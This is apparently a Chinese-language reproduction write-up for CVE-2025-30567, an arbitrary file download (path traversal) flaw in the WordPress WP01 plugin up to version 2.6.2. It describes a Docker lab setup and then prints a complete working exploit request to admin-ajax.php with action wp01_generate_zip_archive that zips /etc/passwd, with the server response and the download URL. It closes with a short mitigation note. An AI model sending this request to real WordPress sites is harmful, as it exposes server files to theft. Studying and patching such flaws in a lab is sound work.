

WordPress WP01任意文件下载漏洞 (CVE-2025-30567) 复现脚本及一键部署 环境

漏洞介绍

WP01 中的路径名限制不当导致受限目录可被绕过（路径遍历漏洞），允许攻击者进行路径遍历操作。

The screenshot shows the WordPress plugin page for 'wp01'. At the top, there's a blue circular icon with a grid of smaller circles, followed by the name 'wp01' and 'By wp01ru'. Below this, there are tabs for 'Details' (which is selected), 'Reviews', 'Development', and 'Support'. On the right side, there's a sidebar with the following information:

Version	2.6.2
Last updated	2 years ago
Active installations	N/A
WordPress version	4.0 or higher
Tested up to	6.1.7
PHP version	5.6 or higher
Languages	See all 2

At the bottom of the sidebar, there's a link to 'Advanced View'.

漏洞条件

1. WordPress安装**WP01**插件且版本 <= 2.6.2


环境部署

在下图文件夹中执行一条命令即可部署环境

```
docker-compose up -d
```

POC-CVE-2025-30567.txt	今天 13:42	537 字节	文本
CVE-2025-30567一件部署环境	今天 13:41	--	文件夹
wp01	今天 10:58	--	文件夹
Dockerfile	今天 11:09	247 字节	文稿
docker-compose.yml	今天 11:13	818 字节	YAML

访问 <http://your-ip:8000> 出现如下页面证明部署成功



选择好语言，接着点“Continue”正常创建一下网站，在插件处启用一下WP01即可成功部署环境

WordPress 6.7.2 现已可用! 请立即更新。

插件 安装新插件

全部 (3) | 未启用 (3) | 可供更新(1) | 自动更新已禁用 (3)

搜索已安装插件

批量操作 应用

插件	描述	自动更新
Akismet Anti-spam: Spam Protection 启用 删除	Used by millions, Akismet is quite possibly the best way in the world to protect your blog from spam. Akismet Anti-spam keeps your site protected even while you sleep. To get started: activate the Akismet plugin and then go to your Akismet Settings page to set up your API key.	启用自动更新
Улучшения от WP01 启用 删除	Плагин для самостоятельного ускорения, seo оптимизации и защиты вашего WordPress сайта.	
你好多莉 启用 删除	这不是普通的插件, 它象征着一代人希望和热情, 浓缩成 Louis Armstrong 的四个字: 你好, 多莉。在启用后, 在您站点后台每个页面的右上角都可以看到一句来自《俏红娘》音乐剧的英文原版台词。	启用自动更新

5.3.3 版本 | 作者: Automatic - Anti-spam Team | 查看详情

2.6.2 版本 | 作者: WP01 | 访问插件主页

1.7.2 版本 | 作者: Matt Mullenweg | 查看详情

批量操作 应用

漏洞复现

利用如下POC, path参数是要下载的文件的目录, target参数要下载的文件名。执行成功后保存路径如响应包所示---wp-01-passwd.zip

Request

Pretty Raw Hex MarkInfo

```
1 POST /wp-admin/admin-ajax.php?action=wp01_generate_zip_archive HTTP/1.1
2 Host: 10.211.55.2:8000
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:136.0)
Gecko/20100101 Firefox/136.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9 Priority: u=0, i
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 24
12
13 target=passwd&path=/etc/
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 07 Apr 2025 06:12:09 GMT
3 Server: Apache/2.4.62 (Debian)
4 X-Powered-By: PHP/8.2.25
5 Set-Cookie: WP01Activated=true; expires=Mon, 07 Apr 2025 06:12:08 GMT;
Max-Age=0; path=
6 X-Robots-Tag: noindex
7 X-Content-Type-Options: nosniff
8 Expires: Wed, 11 Jan 1984 05:00:00 GMT
9 Cache-Control: no-cache, must-revalidate, max-age=0
10 Referrer-Policy: strict-origin-when-cross-origin
11 X-Frame-Options: SAMEORIGIN
12 Content-Disposition: attachment;
filename="/var/www/html/wp-content/wp01-backup/wp-01-passwd.zip"
13 Content-Transfer-Encoding: binary
14 Content-Length: 53
15 Keep-Alive: timeout=5, max=100
16 Connection: Keep-Alive
17 Content-Type: application/json; charset=UTF-8
18
19 {
    "url": "\/wp-content\/wp01-backup\/wp-01-passwd.zip"
}
```

访问 <http://your-ip:8000/wp-content/wp01-backup/wp-01-passwd.zip> 即可下载 /etc/passwd 文件



漏洞修复

- 插件作者暂未发布修复版本，建议暂时禁用该插件

未密文件